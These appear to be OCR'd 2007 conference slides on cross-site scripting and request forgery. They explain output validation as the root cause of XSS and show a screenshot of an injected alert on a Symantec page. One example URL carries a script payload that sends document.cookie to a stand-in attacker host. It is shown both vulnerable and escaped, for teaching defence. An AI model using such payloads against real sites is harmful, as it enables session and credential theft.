Breaking and Securing Web Applications

Nitesh Dhanjani

October 20 2007

HACK.LU

Kirchberg, Luxembourg

Nitesh Dhanjani

Blog	http://dhanjani.com/
Publications	‣Book: Network Security Tools [O'Reilly] ‣Book: HackNotes: Linux & Unix [Osborne Mcgraw-Hill]
Career	‣Sr. Director of Application Security[Current] ‣Manager at Ernst & Young's Advanced Security Centers ‣Sr. Consultant at Foundstone Inc.
Conferences	Blackhat, HITB, OSCON, RSA, etc
Education	‣Masters in Computer Science [Purdue University] ‣Bachelors in Computer Science [Purdue University]

Why is Application Security Important?

- 75% of attacks target the application [Gartner]
- Attack surface is huge [millions of lines of code]
- A single vulnerability can deem disaster
- Network controls do nothing to stop application attacks

Focus

- The Top 2 High Impact Attack Vectors Today: XSS + XSRF
- Understanding the root cause of XSS
- Demonstrating the impact of XSS and XSRF
- Case study: Yahoo! Mobile “Cross Application” XSRF
- Complexities of assessing for XSS and XSRF
- Limitations of assessment tools and how they can be improved
- The web browser as a proxy to the corporate Intranet
- Targeting the web browser

Why Pick on XSS & XSRF?


- High impact: Devastating consequences
- Extremely common
- Lack of understanding
- Some vectors difficult to find
- Security assessment tools have ***not*** caught up
- MySpace/Gmail/Yahoo/[Widgets]

A Word About Assessment Tools

- "A Fool With a Tool is Still a Fool"
- However, if X can be automated, why not?
- Assessment tools save time and resources, yet it is important to understand their limitations
- The XSS and XSRF are just 2 examples to illustrate such limitations
- I do not expect assessment tool vendors to solve the Halting problem :-) However, there is still a lot of room for improvement


Assessment Tools

Dangerous argument:


Vulnerabilities visible to assessment tools
Vulnerabilities visible ONLY in the design

Assessment Tools

Healthier argument [enforces innovation and progress]


Vulnerabilities visible to assessment tools
Vulnerabilities visible in the design

XSS [Cross-Site Scripting]

- Most popular High risk vulnerability
- Impact commonly misunderstood
- Root cause: Lack of output validation
- Assessment tools cannot find persistent vectors with a high degree of certainty

Reducing XSS to Output Validation

Consider the output of /helloworld.cgi?name=BOB :

```
<HTML>
        <BODY>
                Hello BOB !
        </BODY>
</HTML>
```

Reducing XSS to Output Validation

Now consider /helloworld.cgi?name=<SCRIPT SRC%3d"http://attacker.example.com/"+document.cookie></SCRIPT> :

Vulnerable: user supplied data is rendered as part of HTML

```
<HTML>
    <BODY>
        Hello <SCRIPT SRC="http://attacker.example.com/"+document.cookie></SCRIPT> !
    </BODY>
</HTML>
```


Reducing XSS to Output Validation

Now consider /helloworld.cgi?name=<SCRIPT SRC%3d"http://attacker.example.com/"+document.cookie></SCRIPT> :

Not vulnerable: HTML entities escaped.
Browser will *render*, not execute.

```
<HTML>
      <BODY>
            Hello &lt;SCRIPT SRC&gt;=&quot;http://
            attacker.example.com/&quot;
            +document.cookie&lt;/SCRIPT&gt; !
      </BODY>
</HTML>
```

Repeat after me: “The root-cause of XSS is lack of *Output Validation*”



<script>alert("PWN3D!");</script> – Symantec Corp.

http://securityresponse.symantec.com/security_response/detected_writeup.js

›Symantec.com ›Partners ›About Symantec Shopping

symantec. United States

Welcome | Enterprise | Small & Mid-Sized Business | Home & Home Office | Partners | About Symantec

Search All of Symantec

Detected As:

PRINT THIS PAGE
RATE THIS PAGE

This threat is detected by the latest Virus Definiti

All computer users should employ safe comput

- Keeping your Virus Definitions updated.
- Installing Norton AntiVirus program updates,
- Deleting suspicious looking emails.

You may also scan your PC for threats now, by

To ensure complete protection against viruses
product offerings for Home & Home Office, Sm

http://securityresponse.symantec.com

PWN3D!

OK

Removal Instructions
The following instructions pertain to all current and recent Symantec antivirus products, including the Symantec AntiVirus and Norton AntiVirus product lines.

1. Disable System Restore (Windows Me/XP).
2. Update the virus definitions.
3. Run a full system scan and delete all the files detected.
4. Submit the files to Symantec Security Response.


For specific details on each of these steps, read the following instructions.

1. To disable System Restore (Windows Me/XP)

Search Threats
Search by name
Example: W32.Beagle.AG@mm

Norton 360™ All-In-One Security

